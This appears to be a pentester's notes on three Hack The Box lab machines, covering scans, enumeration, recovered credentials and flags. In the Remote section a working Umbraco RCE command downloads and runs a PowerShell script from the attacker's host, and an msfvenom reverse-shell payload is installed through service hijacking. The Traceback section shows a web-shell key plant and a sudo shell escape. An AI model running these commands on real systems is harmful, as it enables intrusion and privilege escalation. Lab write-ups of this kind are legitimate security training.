dn: CN=Managed Service Accounts,DC=EGOTISTICAL-BANK,DC=LOCAL

# Keys, EGOTISTICAL-BANK.LOCAL  
dn: CN=Keys,DC=EGOTISTICAL-BANK,DC=LOCAL

```
# TPM Devices, EGOTISTICAL-BANK.LOCAL
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL

# Builtin, EGOTISTICAL-BANK.LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL

# Hugo Smith, EGOTISTICAL-BANK.LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://ForestDnsZones.EGOTISTICAL-BANK.LOCAL/DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://DomainDnsZones.EGOTISTICAL-BANK.LOCAL/DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL

# search reference
ref: ldap://EGOTISTICAL-BANK.LOCAL/CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL

# search result
search: 2
result: 0 Success

# numResponses: 19
# numEntries: 15
# numReferences: 3
```

## ***flags***

user

1b5520b98d97cf17f24122a55baf70cf

root

f3ee04965c68257382e31502cc5e881f

## **10.10.10.178 Nest**

Smb stuff to get user (easy peasy except for witchcraft vb stuff).

Smb and HQK stuff to get root (easy peasy except for witchcraft dnsppy stuff.)

## **enumeration**

users:

|               |                |
|---------------|----------------|
| Administrator | <Rid Verified  |
| C.Smith       | < Rid verified |
| L.Frost       |                |
| R.THompson    |                |
| TempUser      | <Rid Verified  |

ReadOnly

Data

Users

ReadOnly as TempUser

Secure\$

Domain: HTB-Nest

creds

TempUser:welcome2019

L.Frost:welcome2019

R.Thompson:welcome2019

c.smith:fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE= carl

c.smith:xRxRxPANCAK3SxRxRx

/Secure\$/IT/Carl/

xRxRxPANCAK3SxRxRx

Passwords:

WBQ201953D8w

User=Administrator

Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=

dnspy witchcraft

XtH4nkS4Pl4y1nGx

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.178 && nmap -sC -sV -Pn 10.10.10.178 && nmap -p- -Pn 10.10.10.178  
ttl=127
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-20 10:50 EDT

Nmap scan report for 10.10.10.178

Host is up (0.12s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE

445/tcp open microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-20 10:50 EDT

Nmap scan report for 10.10.10.178

Host is up (0.12s latency).

Not shown: 999 filtered ports

PORT STATE SERVICE VERSION

445/tcp open microsoft-ds?

Host script results:

|\_clock-skew: -21s

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2020-04-20T14:50:47

|\_ start\_date: 2020-04-20T14:31:40

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 66.32 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-20 10:51 EDT

Nmap scan report for 10.10.10.178

Host is up (0.12s latency).

Not shown: 65533 filtered ports

PORT STATE SERVICE

445/tcp open microsoft-ds

4386/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 166.14 second

# Enum4Linux

```
enum4linux -a 10.10.10.178
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Apr 20 10:52:55 2020

=====
| Target Information |
=====
Target ..... 10.10.10.178
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.178 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.178 |
=====
Looking up status of 10.10.10.178
No reply from 10.10.10.178

=====
| Session Check on 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.178 allows sessions using username ", password "
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
could not initialise lsad pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.178 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[E] Can't get OS info with srvinfo: NT_STATUS_ACCESS_DENIED

=====
| Users on 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
[E] Couldn't find users using querydisplinfo: NT_STATUS_ACCESS_DENIED

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

=====
| Share Enumeration on 10.10.10.178 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.
```

| Sharename     | Type                      | Comment |
|---------------|---------------------------|---------|
| SMB1 disabled | -- no workgroup available |         |

[+] Attempting to map shares on 10.10.10.178

```
=====
| Password Policy Information for 10.10.10.178 |
=====
```

[E] Unexpected error from polenum:

[+] Attaching to 10.10.10.178 using a NULL share

[+] Trying protocol 139/SMB...

[!] Protocol failed: [Errno Connection error (10.10.10.178:139)] timed out

[+] Trying protocol 445/SMB...

[!] Protocol failed: SMB SessionError: STATUS\_ACCESS\_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 501.

[E] Failed to get password policy with rpcclient

```
=====
| Groups on 10.10.10.178 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting builtin groups:

[E] Can't get builtin groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting builtin group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 542.

[+] Getting local groups:

[E] Can't get local groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting local group memberships:

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 593.

[+] Getting domain groups:

[E] Can't get domain groups: NT\_STATUS\_ACCESS\_DENIED

[+] Getting domain group memberships:

```
=====
| Users on 10.10.10.178 via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 710.

[E] Couldn't get SID: NT\_STATUS\_ACCESS\_DENIED. RID cycling not possible.

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 742.

```
=====
| Getting printer info for 10.10.10.178 |
=====
```

Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 991.  
could not initialise lsa pipe. Error was NT\_STATUS\_ACCESS\_DENIED  
could not obtain sid from server  
error: NT\_STATUS\_ACCESS\_DENIED

enum4linux complete on Mon Apr 20 10:54:28 2020

## **smb nmap**

```
squid@CoolHandKali:/Yeet/Machines/HTB/Nest$ nmap --script smb-vuln* -Pn -p 139,445 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-20 10:54 EDT
Nmap scan report for 10.10.10.178
Host is up (0.12s latency).
```

| PORT    | STATE    | SERVICE      |
|---------|----------|--------------|
| 139/tcp | filtered | netbios-ssn  |
| 445/tcp | open     | microsoft-ds |

Host script results:

```
|_smb-vuln-ms10-054: false
_|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
```

Nmap done: 1 IP address (1 host up) scanned in 13.99 seconds

## squids smb

SquidsSmbTool 10.10.10.178 yeet.wtf  
Would you like to jump to credentialed scans?  
> n

```
command1 = "smb -H 10.10.10.178"  
command2 = "smb -H 10.10.10.178 -u null -p null"  
command3 = "smbclient -N -L //10.10.10.178"  
    smbclient -N '//10.10.10.178/coolshare'  
command4 = "rpcclient 10.10.10.178"  
command5 = "rpcclient -U \" 10.10.10.178"  
    enumdomusers  
    queryuser tony  
    queryusergroups 0x47b  
    querygroup 0x201  
    exit  
command6 = "crackmapexec smb 10.10.10.178"  
command7 = "crackmapexec smb 10.10.10.178 --pass-pol -u \" -p ""  
command8 = "GetADUsers.py -dc-ip 10.10.10.178 'yeet.wtf/' -all"  
command9 = "GetNPUsers.py -dc-ip 10.10.10.178 -request 'yeet.wtf/' -format hashcat"  
command10= " GetUserSPNs.py -dc-ip 10.10.10.178 -request 'yeet.wtf/'"  
command11= "getArch.py -target 10.10.10.178"
```

smbmap -H 10.10.10.178

[+] Finding open SMB ports....  
[+] User SMB session established on 10.10.10.178...  
[+] IP: 10.10.10.178:445 Name: 10.10.10.178

| Disk | Permissions | Comment |
|------|-------------|---------|
|------|-------------|---------|

----

[!] Access Denied

smbmap -H 10.10.10.178 -u null -p null

[+] Finding open SMB ports....  
[+] Guest SMB session established on 10.10.10.178...  
[+] IP: 10.10.10.178:445 Name: 10.10.10.178

| Disk | Permissions | Comment |
|------|-------------|---------|
|------|-------------|---------|

----

|         |           |               |
|---------|-----------|---------------|
| ADMIN\$ | NO ACCESS | Remote Admin  |
| C\$     | NO ACCESS | Default share |

.

|            |                            |    |
|------------|----------------------------|----|
| dr--r--r-- | 0 Wed Aug  7 18:53:46 2019 | .  |
| dr--r--r-- | 0 Wed Aug  7 18:53:46 2019 | .. |

|            |                            |    |
|------------|----------------------------|----|
| dr--r--r-- | 0 Wed Aug  7 18:58:07 2019 | IT |
|------------|----------------------------|----|

|            |                            |            |
|------------|----------------------------|------------|
| dr--r--r-- | 0 Mon Aug  5 17:53:41 2019 | Production |
|------------|----------------------------|------------|

|            |                            |         |
|------------|----------------------------|---------|
| dr--r--r-- | 0 Mon Aug  5 17:53:50 2019 | Reports |
|------------|----------------------------|---------|

|            |                            |        |
|------------|----------------------------|--------|
| dr--r--r-- | 0 Wed Aug  7 15:07:51 2019 | Shared |
|------------|----------------------------|--------|

|      |           |  |
|------|-----------|--|
| Data | READ ONLY |  |
|------|-----------|--|

|       |           |            |
|-------|-----------|------------|
| IPC\$ | NO ACCESS | Remote IPC |
|-------|-----------|------------|

|          |           |  |
|----------|-----------|--|
| Secure\$ | NO ACCESS |  |
|----------|-----------|--|

.

|            |                            |   |
|------------|----------------------------|---|
| dr--r--r-- | 0 Sat Jan 25 18:04:21 2020 | . |
|------------|----------------------------|---|

|            |                            |    |
|------------|----------------------------|----|
| dr--r--r-- | 0 Sat Jan 25 18:04:21 2020 | .. |
|------------|----------------------------|----|

|            |                            |               |
|------------|----------------------------|---------------|
| dr--r--r-- | 0 Fri Aug  9 11:08:23 2019 | Administrator |
|------------|----------------------------|---------------|

|            |                            |         |
|------------|----------------------------|---------|
| dr--r--r-- | 0 Sun Jan 26 02:21:44 2020 | C.Smith |
|------------|----------------------------|---------|

|            |                            |         |
|------------|----------------------------|---------|
| dr--r--r-- | 0 Thu Aug  8 13:03:29 2019 | L.Frost |
|------------|----------------------------|---------|

|            |                            |            |
|------------|----------------------------|------------|
| dr--r--r-- | 0 Thu Aug  8 13:02:56 2019 | R.Thompson |
|------------|----------------------------|------------|

|            |                            |          |
|------------|----------------------------|----------|
| dr--r--r-- | 0 Wed Aug  7 18:56:02 2019 | TempUser |
|------------|----------------------------|----------|

|       |           |  |
|-------|-----------|--|
| Users | READ ONLY |  |
|-------|-----------|--|

smbclient -N -L //10.10.10.178

| Sharename | Type | Comment |
|-----------|------|---------|
|-----------|------|---------|

-----

|         |      |              |
|---------|------|--------------|
| ADMIN\$ | Disk | Remote Admin |
|---------|------|--------------|

C\$ Disk Default share  
Data Disk  
IPC\$ IPC Remote IPC  
Secure\$ Disk  
Users Disk

SMB1 disabled -- no workgroup available

rpcclient 10.10.10.178

Enter WORKGROUP\squid's password:

Bad SMB2 signature for message

[0000] 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

[0000] A9 8E C3 BD 89 74 E6 F0 5B 7D AA 0A EB C8 05 8B .....t.. [{].....

Cannot connect to server. Error was NT\_STATUS\_ACCESS\_DENIED

rpcclient -U " 10.10.10.178

Enter WORKGROUP\'s password:

rpcclient \$> enumdomusers

rpcclient \$> queryuser Administrator

User Name : Administrator  
Full Name :  
Home Drive :  
Dir Drive :  
Profile Path:  
Logon Script:  
Description : Built-in account for administering the computer/domain  
Workstations:  
Comment :  
Remote Dial :  
Logon Time : Sun, 26 Jan 2020 02:20:33 EST  
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST  
Kickoff Time : Wed, 31 Dec 1969 19:00:00 EST  
Password last set Time : Thu, 08 Aug 2019 14:21:23 EDT  
Password can change Time : Thu, 08 Aug 2019 14:21:23 EDT  
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT  
unknown\_2[0..31]...  
user\_rid : 0x1f4  
group\_rid: 0x201  
acb\_info : 0x000000010  
fields\_present: 0x00ffff  
logon\_divs: 168  
bad\_password\_count: 0x000000000  
logon\_count: 0x00000001c  
padding1[0..7]...  
logon\_hrs[0..21]...

rpcclient \$> queryuser C.Smith

User Name : C.Smith  
Full Name : Carl Smith  
Home Drive :  
Dir Drive :  
Profile Path:  
Logon Script:  
Description : Flag User  
Workstations:  
Comment :  
Remote Dial :  
Logon Time : Sun, 26 Jan 2020 02:26:18 EST  
Logoff Time : Wed, 31 Dec 1969 19:00:00 EST  
Kickoff Time : Wed, 31 Dec 1969 19:00:00 EST  
Password last set Time : Thu, 08 Aug 2019 15:49:07 EDT  
Password can change Time : Thu, 08 Aug 2019 15:49:07 EDT  
Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT  
unknown\_2[0..31]...  
user\_rid : 0x3ec  
group\_rid: 0x201  
acb\_info : 0x00000210  
fields\_present: 0x00ffff

```
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000000
padding1[0..7]...
logon_hrs[0..21]...
rpcclient $> queryusergroup 0x201
command not found: queryusergroup
rpcclient $> queryusergroups 0x201
result was NT_STATUS_NO_SUCH_USER
rpcclient $> querygroup 0x201
    Group Name: None
    Description: Ordinary users
    Group Attribute:7
    Num Members:5
rpcclient $> queryuser L.Frost
result was NT_STATUS_NONE_MAPPED
rpcclient $> queryuser LFrost
result was NT_STATUS_NONE_MAPPED
rpcclient $> queryuser L.Frost
result was NT_STATUS_NONE_MAPPED
rpcclient $> queryuser R.Thompson
result was NT_STATUS_NONE_MAPPED
rpcclient $> queryuser C.Smith
    User Name : C.Smith
    Full Name : Carl Smith
    Home Drive :
    Dir Drive :
    Profile Path:
    Logon Script:
    Description : Flag User
    Workstations:
    Comment :
    Remote Dial :
    Logon Time      : Sun, 26 Jan 2020 02:26:18 EST
    Logoff Time     : Wed, 31 Dec 1969 19:00:00 EST
    Kickoff Time    : Wed, 31 Dec 1969 19:00:00 EST
    Password last set Time : Thu, 08 Aug 2019 15:49:07 EDT
    Password can change Time : Thu, 08 Aug 2019 15:49:07 EDT
    Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
    unknown_2[0..31]...
    user_rid : 0x3ec
    group_rid: 0x201
    acb_info : 0x00000210
    fields_present: 0x00ffff
    logon_divs: 168
    bad_password_count: 0x00000000
    logon_count: 0x00000000
    padding1[0..7]...
    logon_hrs[0..21]...
rpcclient $> queryuser TempUser
    User Name : TempUser
    Full Name : TempUser
    Home Drive :
    Dir Drive :
    Profile Path:
    Logon Script:
    Description : Temp User Account
    Workstations:
    Comment :
    Remote Dial :
    Logon Time      : Sun, 26 Jan 2020 02:22:13 EST
    Logoff Time     : Wed, 31 Dec 1969 19:00:00 EST
    Kickoff Time    : Wed, 31 Dec 1969 19:00:00 EST
    Password last set Time : Mon, 05 Aug 2019 18:08:48 EDT
    Password can change Time : Mon, 05 Aug 2019 18:08:48 EDT
    Password must change Time: Wed, 13 Sep 30828 22:48:05 EDT
```

```
unknown_2[0..31]...
user_rid : 0x3ea
group_rid: 0x201
acb_info : 0x000000210
fields_present: 0x00ffff
logon_divs: 168
bad_password_count: 0x00000000
logon_count: 0x00000002
padding1[0..7]...
logon_hrs[0..21]...
rpcclient $> exit
crackmapexec smb 10.10.10.178
```

```
SMB      10.10.10.178 445  HTB-NEST      [*] Windows 6.1 Build 7601 (name:HTB-NEST) (domain:HTB-NEST)
(signing:False) (SMBv1:False)
crackmapexec smb 10.10.10.178 --pass-pol -u " -p "
```

```
SMB      10.10.10.178 445  HTB-NEST      [*] Windows 6.1 Build 7601 (name:HTB-NEST) (domain:HTB-NEST)
(signing:False) (SMBv1:False)
SMB      10.10.10.178 445  HTB-NEST      [-] HTB-NEST\ STATUS_ACCESS_DENIED
```

```
GetADUsers.py -dc-ip 10.10.10.178 'yeet.wtf/' -all
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation
```

```
[Errno 110] Connection timed out
GetNPUUsers.py -dc-ip 10.10.10.178 -request 'yeet.wtf/' -format hashcat
```

```
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation
```

```
[-] [Errno 110] Connection timed out
 GetUserSPNs.py -dc-ip 10.10.10.178 -request 'yeet.wtf/'
```

```
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation
```

```
[-] [Errno 110] Connection timed out
getArch.py -target 10.10.10.178
Impacket v0.9.22.dev1+20200327.103853.7e505892 - Copyright 2020 SecureAuth Corporation
```

```
[*] Gathering OS architecture for 1 machines
[*] Socket connect timeout set to 2 secs
[-] 10.10.10.178: Could not connect: timed out
Would you like to start credentialed scans?
> ^CTraceback (most recent call last):
File "/usr/bin/SquidsSmbTool", line 98, in <module>
    main()
File "/usr/bin/SquidsSmbTool", line 22, in main
    scans()
File "/usr/bin/SquidsSmbTool", line 62, in scans
    q2 = input("Would you like to start credentialed scans?\n> ")
KeyboardInterrupt
```

## **10.10.10.180 Remote**

nmap showed me that many ports were open.

smb anonymous was able to connect but there was nothing interesting to find  
with web I could see tons of dirs and a login page but I was not able to brute force it.  
nmap did show that nfs was open,

showmound -e 10.10.10.180 showed me that /site\_backups was available to me!  
mount -t nfs 10.10.10.180:/site\_backups /mnt/

once mounted I used the github tool HawkEye made by Ice3man543 to find files of interest.

/Yeet/Machines/HTB/Remote/hawkeye/hawkeye -d /mnt/

It showed displayed that there was a file in App\_Data named Umbraco.sdf that would be interesting  
sdf files are a kind of sql database file that I couldn't figure out how to mount to anything.  
turns out cat and more worked just fine!!

```
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfeb1a998-d3bf-406a-b30b-e269d7abdf0
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRIqnfmvqw==AIKYyl6Fyy29KA3htB/
ERiyJUAdpTtFeTpnlk9CiHts>{"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRIqnfmvqw==AIKYyl6Fyy29KA3htB/
ERiyJUAdpTtFeTpnlk9CiHts>{"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93-9702-ae257a9b9749
```

this was the actual hash

b8be16afba8c314ad33d812f22a04991b90e2aaa baconandcheese

with this I was able to login as admin to the website!

As previously stated the machine is running Umbraco 7 which searchsploit says is vulnerable  
there is an exploit for it on kali (46153.py) but I find it easier to go to github and find someone who already crafted it to take input (Umbraco-RCE).

```
nc -nlvp 3232
/Yeet/Machines/HTB/Remote/Umbraco-RCE# python3.8 exploit.py -u admin@htb.local -p baconandcheese -i 'http://10.10.10.180' -c powershell.exe -a "-NoProfile -Command IEX(new-object net.webclient).downloadstring('http://10.10.14.60:8000/3232.ps1')"
```

user shell and user.txt!!

```
msfvenom -p windows/shell_reverse_tcp lhost =10.10.14.60 lport=3233 -f exe --platform windows > 3233.exe
I cheated to find that I could edit a service running as nt authority\system >>>>> PowerUp.ps1 would have done the trick
wmic service where started=true get name,startname <not important, but a cool new way to show process
sc.exe status UsoSvc (not sc, that is something else in powershell)
sc.exe stop UsoSvc
sc.exe config UsoSvc binpath="C:\users\public\3233.exe"
start nc listener
sc.exe start UsoSvc
```

...  
rooted!!

## ***enumeration***

admin@htb.local baconandcheese

***web***

## ***web nmap***

Scanned at 2020-04-08 10:31:01 EDT for 9s

| PORT   | STATE | SERVICE | REASON  | VERSION                                 |
|--------|-------|---------|---------|-----------------------------------------|
| 80/tcp | open  | http    | syn-ack | Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.180 && nmap -sC -sV 10.10.10.180 && nmap -p- 10.10.10.180  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 10:26 EDT  
Nmap scan report for 10.10.10.180  
Host is up (0.12s latency).  
Not shown: 993 closed ports  
PORT      STATE SERVICE  
21/tcp    open  ftp  
80/tcp    open  http  
111/tcp   open  rpcbind  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
2049/tcp  open  nfs  
  
Nmap done: 1 IP address (1 host up) scanned in 18.60 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-08 10:26 EDT  
Nmap scan report for 10.10.10.180  
Host is up (0.12s latency).  
Not shown: 993 closed ports  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          Microsoft ftpd  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| ftp-syst:  
|_ SYST: Windows_NT  
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
|_http-title: Home - Acme Widgets  
111/tcp   open  rpcbind     2-4 (RPC #100000)  
| rpcinfo:  
| program version  port/proto service  
| 100000  2,3,4    111/tcp  rpcbind  
| 100000  2,3,4    111/tcp6 rpcbind  
| 100000  2,3,4    111/udp  rpcbind  
| 100000  2,3,4    111/udp6 rpcbind  
| 100003  2,3     2049/udp nfs  
| 100003  2,3     2049/udp6 nfs  
| 100003  2,3,4    2049/tcp nfs  
| 100003  2,3,4    2049/tcp6 nfs  
| 100005  1,2,3    2049/tcp mountd  
| 100005  1,2,3    2049/tcp6 mountd  
| 100005  1,2,3    2049/udp mountd  
| 100005  1,2,3    2049/udp6 mountd  
| 100021  1,2,3,4  2049/tcp nlockmgr  
| 100021  1,2,3,4  2049/tcp6 nlockmgr  
| 100021  1,2,3,4  2049/udp nlockmgr  
| 100021  1,2,3,4  2049/udp6 nlockmgr  
| 100024  1        2049/tcp status  
| 100024  1        2049/tcp6 status  
| 100024  1        2049/udp status  
| 100024  1        2049/udp6 status  
135/tcp   open  msrpc       Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds?  
2049/tcp  open  mountd     1-3 (RPC #100005)  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
|_clock-skew: -8s  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled but not required  
| smb2-time:
```

| date: 2020-04-08T14:27:30

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 151.80 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-08 10:29 EDT

Nmap scan report for 10.10.10.180

Host is up (0.12s latency).

Not shown: 65519 closed ports

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|        |      |     |
|--------|------|-----|
| 21/tcp | open | ftp |
|--------|------|-----|

|        |      |      |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

|         |      |         |
|---------|------|---------|
| 111/tcp | open | rpcbind |
|---------|------|---------|

|         |      |       |
|---------|------|-------|
| 135/tcp | open | msrpc |
|---------|------|-------|

|         |      |             |
|---------|------|-------------|
| 139/tcp | open | netbios-ssn |
|---------|------|-------------|

|         |      |              |
|---------|------|--------------|
| 445/tcp | open | microsoft-ds |
|---------|------|--------------|

|          |      |     |
|----------|------|-----|
| 2049/tcp | open | nfs |
|----------|------|-----|

|          |      |       |
|----------|------|-------|
| 5985/tcp | open | wsman |
|----------|------|-------|

|           |      |       |
|-----------|------|-------|
| 47001/tcp | open | winrm |
|-----------|------|-------|

|           |      |         |
|-----------|------|---------|
| 49664/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49665/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49666/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49667/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49668/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49679/tcp | open | unknown |
|-----------|------|---------|

|           |      |         |
|-----------|------|---------|
| 49680/tcp | open | unknown |
|-----------|------|---------|

Nmap done: 1 IP address (1 host up) scanned in 2256.35 seconds

## ***flags***

user

caa705d07837cb1a56e1cd960f8eef11

root

08e3d9f2e8933bca70f9a196d55e9ce8

## **10.10.10.181 Traceback**

nmap showed that 22 and 80 were open  
dirsearch showed that there was a .php that got a 404 and nothing else  
the page said some thing about "Some of the best web shells that you might need"  
googleing this got me to a github page with webshells that the owner of the box had forked!  
git clone https://github.com/TheBinitGhimire/Web-Shells.git

```
cd Web-Shells
for file in *;do echo $file >> webshells.txt ; done
/Yeet/Tools/dirsearch/dirsearch.py -w Web-Shells/webshells.txt -u http://10.10.10.181:80/ -e php
smevk.php is a hit!
navigate to the website and you can see that it is a pretty webshell that will let you upload a file to anywhere webadmin
is able to.
```

I decided to create an ssh key (with ssh-keygen) pair and upload the public key to /home/webadmin/.ssh/  
authorized\_keys (the public key was named authorized\_keys)  
ssh -i id\_rsa webadmin@10.10.10.181 #success  
no user.txt yet

```
sudo -l says that I can run /home/sysadmin/luvit as sysadmin and a note.txt said that sysadmin left a tool to practice lua
to GTFOBINS!!
sudo -u sysadmin /home/sysadmin/luvit -e 'os.execute("/bin/sh")'
user.txt!
```

after initial enumeration, pspy32 showed me:

```
sleep 32
/bin/sh -c sleep 30 ; /bin/cp /var/backups/.update-motd.d/* /etc/update-motd.d/
message of the day (/etc/update-motd.d/ is being updated every 30 seconds, maybe I can write to it...
cd /etc/update-motd.d/
echo "cat /root/root.txt >> 00-header"
quickly open another terminal and ssh in as webadmin...
root.txt printed to the message of the day! (I am sure that I could have got a reverse shell this way as well)
```

## ***enumeration***

openssh-server 1:7.6p1-4 (amd64 binary) in ubuntu bionic

```
sudo /home/sysadmin/luvit -e 'os.execute("/bin/sh")'
```

```
root:$6$YZ5Z19pP$ShJsTqviOfvZo1apR2ktP198YA0U9U.KFF/
yxWvZPRCZ.VkRxwZZ2DKXO3ubKsBewv8/2XzQc6YOKGofbBqEo/:18133:0:99999:7::: | md5sum
```

```
5d1675de89ec28437a53a8bfb25258f8
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.181 && nmap -sC -sV 10.10.10.181 && nmap -p- 10.10.10.181  
ttl=63  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 13:14 EDT  
Nmap scan report for 10.10.10.181  
Host is up (0.20s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 20.27 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-09 13:14 EDT  
Nmap scan report for 10.10.10.181  
Host is up (0.18s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|_ 2048 96:25:51:8e:6c:83:07:48:ce:11:4b:1f:e5:6d:8a:28 (RSA)  
|_ 256 54:bd:46:71:14:bd:b2:42:a1:b6:b0:2d:94:14:3b:0d (ECDSA)  
|_ 256 4d:c3:f8:52:b8:85:ec:9c:3e:4d:57:2c:4a:82:fd:86 (ED25519)  
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Help us  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
